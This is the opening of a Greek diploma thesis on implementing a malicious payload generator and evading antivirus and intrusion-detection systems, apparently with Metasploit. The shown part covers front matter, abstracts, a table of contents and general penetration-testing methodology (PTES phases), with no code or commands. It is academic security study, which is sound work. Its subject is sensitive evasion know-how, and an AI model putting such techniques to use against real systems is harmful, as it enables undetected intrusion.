ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

Υλοποίηση εργαλείου παραγωγής βλαπτικών φορτίων και αποτίμηση απόδοσης

Διατριβή που υποβλήθηκε για την εκπλήρωση των απαιτήσεων απόκτησης διπλώματος τίτλου σπουδών

Ηλεκτρολόγου Μηχανικού και Μηχανικού Υπολογιστών.

Αλέξανδρος Σελιαχλής

(A.E.M : 1591)

Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών

Πανεπιστήμιο Δυτικής Μακεδονίας

Πολυτεχνική Σχολή

Κοζάνη, Ελλάδα, 2024

ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

Implementation of malicious payload generator tool and performance evaluation

Dissertation submitted in fulfillment of the requirements for a degree in Electrical and Computer Engineering.

Alexandros Seliachlis

(1591)

Department of Electrical and Computer Engineering

University of Western Macedonia

Faculty of Engineering

Kozani, Greece 2024

Η παρακάτω μελέτη είναι μαθησιακού χαρακτήρα και έχει σκοπό να ευαισθητοποιήσει και να θέσει σε επαγρύπνηση απλούς χρήστες και ειδικούς ασφαλείας πάνω σε απειλές κυβερνοκατασκοπείας. Τα εργαλεία και οι τεχνικές που περιγράφονται πρέπει να χρησιμοποιούνται με σύνεση αποκλειστικά από ειδικούς για λόγους ασφαλείας και όχι για την πρόκληση βλαβών και την τέλεση παράνομων δραστηριοτήτων.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον κύριο Παναγιώτη Σαρηγιαννίδη, Αναπληρωτή Καθηγητή του Τμήματος Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Πανεπιστημίου Δυτικής Μακεδονίας, για την καθοδήγηση του καθ' όλη τη διάρκεια της εκπόνησης της διπλωματικής εργασίας για τις γνώσεις και τις ευκαιρίες που μου προσέφερε ώστε να ασχοληθώ με την Ασφάλεια Υπολογιστών και Δικτύων.

Επίσης, θα ήθελα να ευχαριστήσω τον υποψήφιο διδάκτορα του τμήματος, Αθανάσιο Λιατίφη για τη πολύτιμη βοήθεια που μου πρόσφερε στην παρούσα διπλωματική εργασία.

Τέλος, θα ήθελα να ευχαριστήσω τους φίλους και την οικογένεια μου για την στήριξη και τις θυσίες τους αντίστοιχα, όλα αυτά τα χρόνια.

Δήλωση Πνευματικών Δικαιωμάτων

Δηλώνω ρητά ότι, σύμφωνα με το άρθρο 8 του Ν. 1599/1986 και τα άρθρα 2,4,6 παρ. 3 του Ν. 1256/1982, η παρούσα Διπλωματική Εργασία με τίτλο

"ΥΛΟΠΟΙΗΣΗ ΕΡΓΑΛΕΙΟΥ ΠΑΡΑΓΩΓΗΣ ΒΛΑΠΤΙΚΩΝ ΦΟΡΤΙΩΝ ΚΑΙ ΑΠΟΤΙΜΙΣΗ ΑΠΟΔΟΣΗΣ - IMPLEMENTATION OF MALICIOUS PAYLOAD FRAMEWORK AND PERFORMANCE EVALUATION"

καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας και αναφέρονται ρητώς μέσα στο κείμενο που συνοδεύουν, και η οποία έχει εκπονηθεί στο Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Πανεπιστημίου Δυτικής Μακεδονίας, υπό την επίβλεψη του μέλους του Τμήματος κ. ΠΑΝΑΓΙΩΤΗ ΣΑΡΗΓΙΑΝΝΙΔΗ

αποτελεί αποκλειστικά προϊόν προσωπικής εργασίας και δεν προσβάλλει κάθε μορφής πνευματικά δικαιώματα τρίτων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή / και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή.

Υπογραφή Φοιτητή:

Περίληψη

Η παρούσα διπλωματική εργασία έχει σκοπό την ανάλυση μεθόδων και τεχνικών εισβολής βλαπτικών φορτίων σε συστήματα, χωρίς να γίνονται αντιληπτά από αμυντικά συστήματα ανίχνευσης απειλών. Η εργασία χωρίζεται σε βιβλιογραφικό και πρακτικό μέρος. Στο βιβλιογραφικό μέρος αναλύονται θεωρητικά και μέσα από παραδείγματα, μέθοδοι που χρησιμοποιούνται από τους επιτιθέμενους ώστε να θέσουν σε κίνδυνο υπολογιστικές δομές, διαπερνώντας κάθε επίπεδο του μοντέλου ανοικτής διασύνδεσης συστημάτων OSI (Open Systems Interconnection model). Στο πρακτικό μέρος αναπτύσσονται αυτοματοποιημένα σενάρια τεχνικών αποφυγής και διείσδυσης με εφαρμοσμένη επίθεση από τον χρήστη προς κάποιο σύστημα θύματος. Σκοπός του πρακτικού μέρους είναι η ανάδειξη αποτελεσματικών μεθόδων επίθεσης ανάλογα με το σύστημα θύματος, σε μία προσπάθεια βαθύτερης κατανόησης των πρακτικών από την σκοπιά του επιτιθέμενου. Η ανασκόπηση των μεθόδων τόσο θεωρητικά όσο και πρακτικά, οδηγεί σε σημαντικά συμπεράσματα και προκλήσεις για την ανίχνευση και τον μετριασμό των επιθέσεων για την προστασία των συστημάτων στον κυβερνοχώρο.

Λέξεις – Κλειδιά

Κυβερνοασφάλεια, Ιδιωτικότητα, Μόλυνση, Αποφυγή, Βλαπτικά φορτία, Έλεγχος Διείσδυσης, Κατασκοπεία , Ευπάθειες , Εργαλεία Ανοιχτού Κώδικα, Κοινωνική Μηχανική, Ασφάλεια Συσκευών , Ασφάλεια Η/Υ και Δικτύων.

Abstract

This thesis aims to analyze methods and techniques for intrusion of malicious payloads into systems, without being detected by defensive threat detection systems. The thesis is divided into literature and practical part. In the literature part, methods used by attackers to compromise computational structures are analysed theoretically and through examples, traversing each level of the Open Systems Interconnection model (OSI). In the practical part, automated scenarios of evasion and penetration techniques are developed with an applied attack from the user to a victim system. The purpose of the practical part is to highlight effective attack methods depending on the victim system, in an attempt to gain a deeper understanding of the practices from the attacker's perspective.The review of methods both theoretically and practically leads to important conclusions and challenges for detecting and mitigating attacks to protect systems in cyberspace.

Keywords

Cybersecurity, Privacy, Infection, Evasion, Payloads, Penetration testing, Cyber Espionage, Vulnerabilities, Open-Source Tools, Social engineering, Device Security, Computer and Network security.

ΠΕΡΙΕΓΧΟΜΕΝΑ

Περίληψη **1**

Abstract **2**

1. Εισαγωγή στον έλεγχο διείσδυσης βλαπτικών φορτίων **5**

1.1. Έλεγχος Διείσδυσης 5

1.2. Συλλογή πληροφοριών 6

1.3. Μοντελοποίηση απειλών 7

1.4. Ανάλυση ευπαθειών 7

1.5. Εκμετάλλευση 8

1.6. Μεταγενέστερη εκμετάλλευση 8

1.7. Έκθεση 8

2. Ωφέλιμα φορτία στον έλεγχο διείσδυσης **10**

2.1. Τύποι ελέγχων διείσδυσης 10

2.2. Σαρωτές ευπαθειών 10

2.3. Ωφέλιμο Φορτίο 11

3. Εισαγωγή στο Metasploit **17**

3.1. Κονσόλα πλαισίου msfconsole (Metasploit Framework Console) 18

3.2. Αρχικεκτονική MSF 19

3.3. Meterpreter 22

3.4. Εισαγωγή στο msfvenom 23

4. Σύγχρονες προκλήσεις **25**

4.1. Πρόκληση στο επίπεδο δικτύου 25

4.2. Σύγχρονες απειλές εισβολών και σύγκριση με το Metasploit 27

5. Μηχανισμοί ασφαλείας στο στόχαστρο **29**

5.1. Προστασία τελικού σημείου (Endpoint Protection) 30

5.2. Προστασία Περιμέτρου (Perimeter Protection) 32

5.3. Τείχη Προστασίας (Firewalls) 35

5.4. Συστήματα Ανίχνευσης Εισβολών (IDS) 37

5.5. Συστήματα Πρόληψης Εισβολών (IPS) 39

5.6. Συστήματα Αντικής Προστασίας (Antivirus) 41

5.7. Πολιτικές Ασφαλείας (Security Policies) ... 44
6. Τεχνικές Αποφυγής ... 46
6.1. Προσέγγιση ανα Λειτουργικό Σύστημα ... 46
6.2. Πολυ-κωδικοποίηση και Συσκότιση ... 48
6.3. Εκτελέσιμα Πρότυπα ... 51
6.4. Αθόρυβα Ωφέλιμα φορτία ... 52
6.5. Packers ... 53
6.6. Προηγμένες επιθέσεις κατα την παράδοση ... 56
6.7. Auxiliary Modules ... 58
6.8. Τεχνητή Νοημοσύνη ... 60
6.9. Κοινωνική Μηχανική ... 62
7. Προτεινόμενη μεθοδολογία ... 65
7.1. Αυτοματοποιημένα σενάρια και τεχνικές ... 65
7.2. Περιγραφή βασικού σεναρίου ... 68
7.3. Περιγραφή τροποποιημένου βασικού σεναρίου με Packer ... 79
7.4. Περιγραφή τροποποιημένου βασικού σεναρίου με έξοδο DLL ... 86
7.5. Περιγραφή παραδείγματος εντολών με βαθύτερη τροποποίηση ... 92
7.6. Μετα-εκμετάλλευση ... 99
8. Συμπεράσματα ... 101
9. Μελλοντικές Επεκτάσεις ... 108
Αναφορές ... 110


1. Εισαγωγή στον έλεγχο διείσδυσης βλαπτικών φορτίων

Η σύγχρονη τεχνολογική υπερανάπτυξη και η ψηφιακή καθημερινότητα που έχει επιτάξει, καθιστά τις ηλεκτρονικές συσκευές προέκταση των κινήσεων και της επικοινωνίας μας.
Η ασφάλεια των συσκευών αποτελούσε και θα αποτελεί μεγάλη πρόκληση για την διασφάλιση της ιδιωτικότητας. Καθημερινά γινόμαστε μάρτυρες εκατομμυρίων επιθέσεων στον κυβερνοχώρο με γνώριμες αλλά και καινούριες μεθόδους. Ερευνητικά κέντρα και εταιρίες που ασχολούνται με την κυβερνοασφάλεια έρχονται αντιμέτωποι με νέα μοντέλα ιών και λογισμικών που έχουν ως στόχο να θέσουν σε κίνδυνο τα προσωπικά δεδομένα των χρηστών και να τα εκμεταλλευτούν. Για τους επιτιθέμενους, η ανάγκη για καινοτόμες και εξειδικευμένες τεχνικές επίθεσης προκύπτει από την εκθετική εξέλιξη και ανάπτυξη της ασφάλειας των πληροφοριακών συστημάτων. Για τον λόγο αυτό, έχουμε συνεχώς νέα δεδομένα που χρήζουν μελέτης και κατανόησης από τους ερευνητές ασφάλειας. Τα ερευνητικά κενά που προκύπτουν, καθιστούν απαραίτητη την ενημέρωση, την εγρήγορση και την τεχνολογική ευαισθητοποίηση τόσο των ερευνητών όσο και των απλών χρηστών για θέματα ασφάλειας στον κυβερνοχώρο.
Σκοπός αυτής της διπλωματικής εργασίας είναι η εμβάθυνση στις τεχνικές που χρησιμοποιούν οι επιτιθέμενοι στον κυβερνοχώρο για να αποφεύγουν σιωπηλά τα Συστήματα Ανίχνευσης Εισβολών (Intrusion Detection Systems), Συστήματα Πρόληψης Εισβολών (Intrusion Prevention Systems) και τα συστήματα αντιικής προστασίας (Antivirus) σε διάφορα λειτουργικά συστήματα και συσκευές. Η διατριβή περιέχει ακόμα, την ανάπτυξη προγραμμάτων στην γλώσσα Python που επιδεικνύουν μία τεχνικές αποφυγής, ενώ δίνει έμφαση στα μέσα ανίχνευσης και μετριασμού της παρουσίας κακόβουλων βλαπτικών ή ωφέλιμων φορτίων (Payloads) σε μολυσμένες συσκευές.
Τα ευρήματα αυτής της έρευνας συμβάλλουν στην κατανόηση του εξελισσόμενου τοπίου των απειλών στον κυβερνοχώρο και παρέχουν πολύτιμες πληροφορίες για τους επαγγελματίες της ασφάλειας, τους ερευνητές και τους υπεύθυνους χάραξης πολιτικής για την ανάπτυξη αποτελεσματικών στρατηγικών άμυνας κατά των επιθέσεων λογισμικού κατασκοπείας (Spyware) και άλλων προηγμένων απειλών κακόβουλου λογισμικού. Το παραγόμενο πρόγραμμα και τα προτεινόμενα αντίμετρα μπορούν να χρησιμεύσουν ως πρακτική αναφορά για τον εντοπισμό και τον μετριασμό των κακόβουλων βλαπτικών φορτίων, ενισχύοντας τελικά τη στάση ασφαλείας των οργανισμών και των ατόμων απέναντι στις εξελιγμένες απειλές στον κυβερνοχώρο.

1.1. Έλεγχος Διείσδυσης

Ο έλεγχος διείσδυσης (Penetration Testing) είναι μια μέθοδος που χρησιμοποιείται για την προσομοίωση των τεχνικών που μπορεί να χρησιμοποιήσει ένας εισβολέας για να παρακάμψει τους ελέγχους ασφαλείας και να αποκτήσει πρόσβαση στα συστήματα ενός οργανισμού. Περιλαμβάνει κάτι περισσότερο από την απλή εκτέλεση σαρωτών, αυτοματοποιημένων εργαλείων και τη συγγραφή μιας έκθεσης. Για να γίνει κάποιος ειδικός στον έλεγχο διείσδυσης (Penetration Tester) χρειάζονται χρόνια πρακτικής εξάσκησης και εμπειρίας. Το Penetration Testing Execution Standard (PTES) επαναπροσδιορίζει τον έλεγχο διείσδυσης με τρόπους που επηρεάζουν τόσο νέους όσο και έμπειρους ελεγκτές διείσδυσης. Έχει υιοθετηθεί από πολλά κορυφαία μέλη της κοινότητας της ασφάλειας και έχει ως στόχο να ορίσει και να αυξήσει την ευαισθητοποίηση σχετικά με το τι σημαίνει μια ουσιαστική δοκιμή διείσδυσης, καθιερώνοντας ένα βασικό πρότυπο θεμελιωδών αρχών που απαιτούνται για τη διεξαγωγή της. Το PTES χωρίζεται σε επτά

κατηγορίες με διαφορετικά επίπεδα προσπάθειας που απαιτούνται για την καθεμία, ανάλογα με τον οργανισμό που δέχεται την επίθεση[1]. Οι παρεμβάσεις πριν από την έναρξη των διαδικασιών διείσδυσης είναι κρίσιμες: κατά το αρχικό στάδιο μιας δοκιμής, ή όταν συζητούνται το πεδίο εφαρμογής αλλά και οι όροι της με τον πελάτη. Είναι σημαντικό να μεταφερθούν οι στόχοι της και να ενημερωθεί ο πελάτης σχετικά με το τι αναμένεται από μια ενδελεχή δοκιμή διείσδυσης πλήρους φάσματος. Τα στάδια PTES που έχουν σχεδιαστεί για να καθορίσουν μια δοκιμή διείσδυσης και να διαβεβαιώσουν τον οργανισμό-πελάτη ότι θα καταβληθεί ένα τυποποιημένο επίπεδο προσπάθειας σε μια δοκιμή διείσδυσης από οποιονδήποτε διεξάγει αυτού του είδους την αξιολόγηση[2]. Στην Εικόνα 1 βλέπουμε τον κύκλο λειτουργίας του ελέγχου διείσδυσης έτσι όπως ορίζεται απο το PTES:



Εικόνα 1. Penetration Testing Standard[1].

1.2. Συλλογή πληροφοριών

Η φάση συλλογής πληροφοριών (Intelligence Gathering) κατά τη διάρκεια μιας δοκιμής διείσδυσης έχει ως στόχο τη συλλογή όσο το δυνατόν περισσότερων πληροφοριών σχετικά με τον οργανισμό-στόχο. Αυτό μπορεί να γίνει με τη χρήση διαφόρων τεχνικών, όπως τα δίκτυα κοινωνικών μέσων, το Google hacking και το footprinting του στόχου. Η ικανότητα να μαθαίνει κανείς για τον στόχο, συμπεριλαμβανομένου του τρόπου με τον οποίο συμπεριφέρεται, λειτουργεί και μπορεί να δεχθεί επίθεση, είναι μία από τις

σημαντικότερες δεξιότητες που μπορεί να έχει ένας ελεγκτής διείσδυσης. Τα δεδομένα που συλλέγονται σχετικά με τον στόχο παρέχουν πολύτιμες πληροφορίες σχετικά με τους τύπους των ελέγχων ασφαλείας που εφαρμόζονται. Κατά τη διάρκεια αυτής της φάσης, είναι σημαντικό να προσδιοριστούν οι μηχανισμοί προστασίας που υπάρχουν στον στόχο, εξερευνώντας σταδιακά το σύστημα του.

1.3. Μοντελοποίηση απειλών

Η μοντελοποίηση απειλών (Threat Modelling) είναι μια διαδικασία που χρησιμοποιεί τις πληροφορίες που συλλέγονται κατά τη φάση συλλογής πληροφοριών για τον εντοπισμό τυχόν υφιστάμενων τρωτών σημείων σε ένα σύστημα-στόχο. Σκοπός της μοντελοποίησης απειλών είναι να προσδιοριστεί η πιο αποτελεσματική μέθοδος επίθεσης, ο τύπος των πληροφοριών που αποτελούν στόχο και ο τρόπος με τον οποίο μπορεί να δεχθεί επίθεση ένας οργανισμός. Η διαδικασία αυτή περιλαμβάνει την προσπάθεια εκμετάλλευσης των αδυναμιών όπως θα έκανε ένας επιτιθέμενος. Η μοντελοποίηση απειλών βοηθά τους ερευνητές ασφαλείας και δοκιμαστές ευπαθειών να αντιληφθούν τη φύση και τον πιθανό αντίκτυπο των απειλών κυβερνοασφάλειας που μπορούν να επηρεάσουν ένα συγκεκριμένο δίκτυο ή σύστημα. Η μοντελοποίηση απειλών είναι μια δομημένη διαδικασία που αποσκοπεί στον εντοπισμό και την αξιολόγηση πιθανών κινδύνων και αδυναμιών σε ένα σύστημα ή μια εφαρμογή. Περιλαμβάνει τον προσδιορισμό των απαιτήσεων ασφαλείας, τον εντοπισμό των απειλών ασφαλείας και των πιθανών τρωτών σημείων, την ποσοτικοποίηση της κρισιμότητας των απειλών και των τρωτών σημείων, καθώς και την ανάπτυξη αντιμέτρων για τη βελτίωση της ασφάλειας όσο το δυνατόν νωρίτερα.

1.4. Ανάλυση ευπαθειών

Η ανάλυση ευπαθειών (Vulnerability Analysis) είναι ένα θεμελιώδες βήμα στη διαδικασία δοκιμής διείσδυσης που περιλαμβάνει το συνδυασμό των πληροφοριών που συγκεντρώθηκαν από τις προηγούμενες φάσεις για να κατανοηθεί ποιες επιθέσεις μπορεί να είναι πραγματοποιήσιμες. Κατά τη διάρκεια αυτής της φάσης, προσδιορίζονται οι πιο υλοποιήσιμες μέθοδοι επίθεσης και εξετάζεται ο τρόπος πρόσβασης στο στόχο. Λαμβάνονται υπόψιν οι σαρώσεις θυρών και τρωτών σημείων, τα δεδομένα που συλλέγονται με banner grabbing και οι πληροφορίες που προέρχονται απο τη φάση συλλογής πληροφοριών. Το banner grabbing είναι μια τεχνική που χρησιμοποιείται για τη λήψη πληροφοριών σχετικά με ένα σύστημα υπολογιστή σε ένα δίκτυο και τις υπηρεσίες που εκτελούνται στις ανοιχτές θύρες του[3]. Ο στόχος της ανάλυσης ευπαθειών είναι ο εντοπισμός τυχόν υφιστάμενων ευπαθειών σε ένα σύστημα-στόχο και η ιεράρχησή τους με βάση διάφορους παράγοντες, όπως η βαθμολογία σοβαρότητας (Common Vulnerability Scoring System), ο αντίκτυπος στην επιχείρηση, τα ευαίσθητα δεδομένα που κινδυνεύουν, η ευκολία εκμετάλλευσης της ευπάθειας και το χρονικό διάστημα που υφίσταται η ευπάθεια. Η ανάλυση ευπαθειών παρέχει μια σαφή οπτική βοηθώντας να θεμελιωθεί η αποτελεσματικότητα των προσπαθειών ασφάλειας και να τεκμηριωθούν οι γνωστές απειλές ασφάλειας σε μια εφαρμογή. Αποτελεί ουσιαστικό μέρος ενός ολιστικού προγράμματος ασφάλειας και αναφέρεται από πολλά βιομηχανικά πρότυπα και κανονισμούς συμμόρφωσης.

1.5. Εκμετάλλευση

Η εκμετάλλευση (Exploit) αντιπροσωπεύει τον μηχανισμό μέσω του οποίου ένας κακόβουλος χρήστης ή ένας ελεγκτής διείσδυσης εκμεταλλεύεται μια ευπάθεια που υπάρχει σε ένα σύστημα, μια εφαρμογή ή μια υπηρεσία. Μια τέτοια εκμετάλλευση συμβάλλει στην παραβίαση ενός συστήματος με τρόπο που αποδίδει ένα συγκεκριμένο, συχνά απρόβλεπτο, αποτέλεσμα αντίθετο με τις προθέσεις του αρχικού προγραμματιστή. Η διαδικασία εκμετάλλευσης (Exploitation) αποτελεί κρίσιμο σημείο μιας δοκιμής διείσδυσης, αλλά θα πρέπει να γίνεται με ακρίβεια και όχι παρορμητικά. Πριν από την πραγματοποίηση μιας εκμετάλλευσης, πρέπει να γίνεται σαφές ότι το σύστημα είναι ευάλωτο και ότι η εκμετάλλευση είναι πιθανό να πετύχει. Η τυφλή απόπειρα μιας μαζικής επίθεσης εκμεταλλεύσεων δεν είναι παραγωγική και παρέχει μικρή αξία στον ελεγκτή διείσδυσης ή στον πελάτη. Αντ' αυτού, συνιστάται να γίνεται ενδελεχή έρευνα και να χρησιμοποιούνται καλά δομημένα exploits που είναι πιθανό να επιτύχουν. Τέλος, είναι σημαντικό να σημειωθεί ότι στον στόχο ενδέχεται να υπάρχουν απρόβλεπτα μέτρα προστασίας που εμποδίζουν την εργασία ενός συγκεκριμένου exploit.

1.6. Μεταγενέστερη εκμετάλλευση

Η μεταγενέστερη εκμετάλλευση (Post Exploitation) είναι μια κρίσιμη φάση σε μια δοκιμή διείσδυσης που αρχίζει μετά την παραβίαση ενός ή περισσότερων συστημάτων. Σε αυτή τη φάση ένας δοκιμαστής διείσδυσης μπορεί να διαφοροποιηθεί από έναν μέσο hacker παρέχοντας πολύτιμες πληροφορίες. Η μετα-εκμετάλλευση περιλαμβάνει τη στόχευση συγκεκριμένων συστημάτων, τον εντοπισμό κρίσιμων υποδομών και τη στόχευση πληροφοριών ή δεδομένων που κάποιος φορέας εκτιμά περισσότερο και έχει προσπαθήσει να διασφαλίσει. Ο στόχος είναι να καταδειχθούν οι επιθέσεις που θα έχουν τον μεγαλύτερο αντίκτυπο. Για να επιτευχθεί αυτό, είναι σημαντικό να αφιερωθεί χρόνος για τον προσδιορισμό του τι κάνουν τα διάφορα συστήματα, αλλά και τους διαφορετικούς ρόλους των χρηστών τους. Είναι εξίσου σημαντικό να ληφθεί υπόψη η πνευματική ιδιοκτησία του στόχου στις περιπτώσεις πιθανής παραβίασης. Η μεταγενέστερη εκμετάλλευση απαιτεί ενδελεχή κατανόηση των διαθέσιμων πληροφοριών και την ικανότητα να χρησιμοποιηθούν αυτές οι πληροφορίες προς όφελός του επιτιθέμενου. Γίνεται έτσι σαφές, ότι η προσέγγιση ενός ελεγκτή ευπαθειών πρέπει να είναι όμοια με αυτή ενός κακόβουλου επιτιθέμενου. Παράλληλα, είναι σημαντική η διατήρηση της δημιουργικότητας, η γρήγορη προσαρμογή και η έμφαση στην εμπειρία αντί για τα αυτοματοποιημένα εργαλεία.

1.7. Έκθεση

Η σύνταξη εκθέσεων (Reporting) είναι το τελικό στάδιο σε μια δοκιμή διείσδυσης, καθώς χρησιμοποιείται για να επικοινωνήσει το τι έγινε, πώς έγινε και, το σημαντικότερο, πώς ο οργανισμός μπορεί να διορθώσει τα τρωτά σημεία που ανακαλύφθηκαν κατά τη διάρκεια της δοκιμής. Οι πληροφορίες που λαμβάνονται κατά τη διάρκεια μιας δοκιμής διείσδυσης είναι ζωτικής σημασίας για την αποτελεσματικότητα του προγράμματος ασφάλειας πληροφοριών του οργανισμού και για την αναχαίτιση μελλοντικών επιθέσεων. Είναι σημαντικό να συγκεντρωθούν και να αναφερθούν τα ευρήματα με τρόπο που ο οργανισμός μπορεί να χρησιμοποιήσει για να ευαισθητοποιηθεί, να αποκαταστήσει τα ζητήματα που ανακαλύφθηκαν και να βελτιώσει τη συνολική ασφάλεια. Μια έκθεση θα πρέπει να

χωρίζεται σε μια σύνοψη, μια παρουσίαση των εκτελεστικών στοιχείων και σε τεχνικά ευρήματα. Τα τεχνικά ευρήματα θα χρησιμοποιηθούν από τον πελάτη για την αποκατάσταση των κενών ασφαλείας, αλλά η αξία μιας δοκιμής διείσδυσης έγκειται στον εντοπισμό των βασικών προβλημάτων που προκάλεσαν εξαρχής τις ευπάθειες. Ως εκ τούτου, συνιστάται η παροχή εισηγήσεων που αντιμετωπίζουν τη βασική αιτία των ευπαθειών. Πρέπει να διασφαλιστεί ότι η έκθεση είναι καθαρή, σαφής και αποτελεσματική και ότι απευθύνεται τόσο σε τεχνικά όσο και σε μη τεχνικά ακροατήρια. Οπτικά βοηθήματα, όπως στιγμιότυπα οθόνης και διαγράμματα, μπορούν να ενσωματωθούν όπου αυτό είναι χρήσιμο. Η έκθεση θα πρέπει να συνδέει τα τρωτά σημεία με τις πιθανές επιπτώσεις σε πραγματικές συνθήκες.

2. Ωφέλιμα φορτία στον έλεγχο διείσδυσης

2.1. Τύποι ελέγχων διείσδυσης

Υπάρχουν δύο είδη δοκιμών διείσδυσης: οι φανερές (Overt) και οι κρυφές (Covert). Οι φανερές δοκιμές διείσδυσης πραγματοποιούνται με πλήρη γνώση του οργανισμού, ενώ οι κρυφές δοκιμές έχουν σχεδιαστεί για να προσομοιώνουν τις ενέργειες ενός άγνωστου και απροειδοποίητου εισβολέα. Οι φανερές δοκιμές προσφέρουν το πλεονέκτημα της γνώσης εκ των έσω και τη δυνατότητα να εξαπολύονται επιθέσεις χωρίς το φόβο ότι θα εμποδιστούν. Ωστόσο, ενδέχεται να μην μπορούν να ελέγξουν αποτελεσματικά τα προγράμματα αντιμετώπισης ανεπιθύμητων περιστατικών του πελάτη ή να προσδιορίσουν πόσο καλά το πρόγραμμα ασφαλείας ανιχνεύει ορισμένες επιθέσεις. Η κρυφή δοκιμή, από την άλλη πλευρά, έχει σχεδιαστεί για να προσομοιώνει μια πραγματική επίθεση και εκτελείται χωρίς τη γνώση του μεγαλύτερου μέρους του οργανισμού. Οι κρυφές δοκιμές μπορεί να είναι δαπανηρές και χρονοβόρες και απαιτούν περισσότερες δεξιότητες από τις φανερές δοκιμές. Ωστόσο, συχνά προτιμώνται από τους δοκιμαστές διείσδυσης στον κλάδο της ασφάλειας επειδή προσομοιώνουν περισσότερο μια πραγματική επίθεση. Οι κρυφές επιθέσεις βασίζονται στην ικανότητα του ελεγκτή διείσδυσης να αποκτά πληροφορίες μέσω διερεύνησης και ο στόχος είναι να βρεθεί ο ευκολότερος τρόπος για να αποκτήσει πρόσβαση σε ένα σύστημα χωρίς να γίνει αντιληπτός. Είναι σημαντικό να παρέχονται λεπτομέρειες σχετικά με το τι εντοπίστηκε, πώς προσεγγίστηκε ο έλεγχος διείσδυσης, να κοινοποιούνται οι αποκλεισμοί, να προσφέρονται σχέδια αποκατάστασης και να μοιράζονται όλες οι σχετικές πληροφορίες στην έκθεση. Σε κάθε περίπτωση, ειναι μεγάλης σημασίας η τελική σύνδεση των ευπαθειών με τις πιθανές επιπτώσεις στον πραγματικό κόσμο και η παροχή συστάσεων που αντιμετωπίζουν τη βασική αιτία των ευπαθειών.

2.2. Σαρωτές ευπαθειών

Οι σαρωτές ευπαθειών (Vulnerability Scanners) είναι αυτοματοποιημένα εργαλεία που χρησιμοποιούνται για τον εντοπισμό κενών ασφαλείας σε ένα συγκεκριμένο σύστημα ή εφαρμογή. Αυτοί οι σαρωτές λειτουργούν εντοπίζοντας το λειτουργικό σύστημα ενός στόχου και εντοπίζοντας τυχόν υπηρεσίες που εκτελούνται. Αφού αποτυπωθεί το λειτουργικό σύστημα του στόχου, ο σαρωτής ευπαθειών χρησιμοποιείται για την εκτέλεση συγκεκριμένων ελέγχων προκειμένου να διαπιστωθεί εάν υπάρχουν ευπάθειες. Ωστόσο, αυτοί οι έλεγχοι είναι τόσο καλοί όσο και οι δημιουργοί τους, και οι πλήρως αυτοματοποιημένες λύσεις μπορεί μερικές φορές να χάσουν ή να παρουσιάσουν

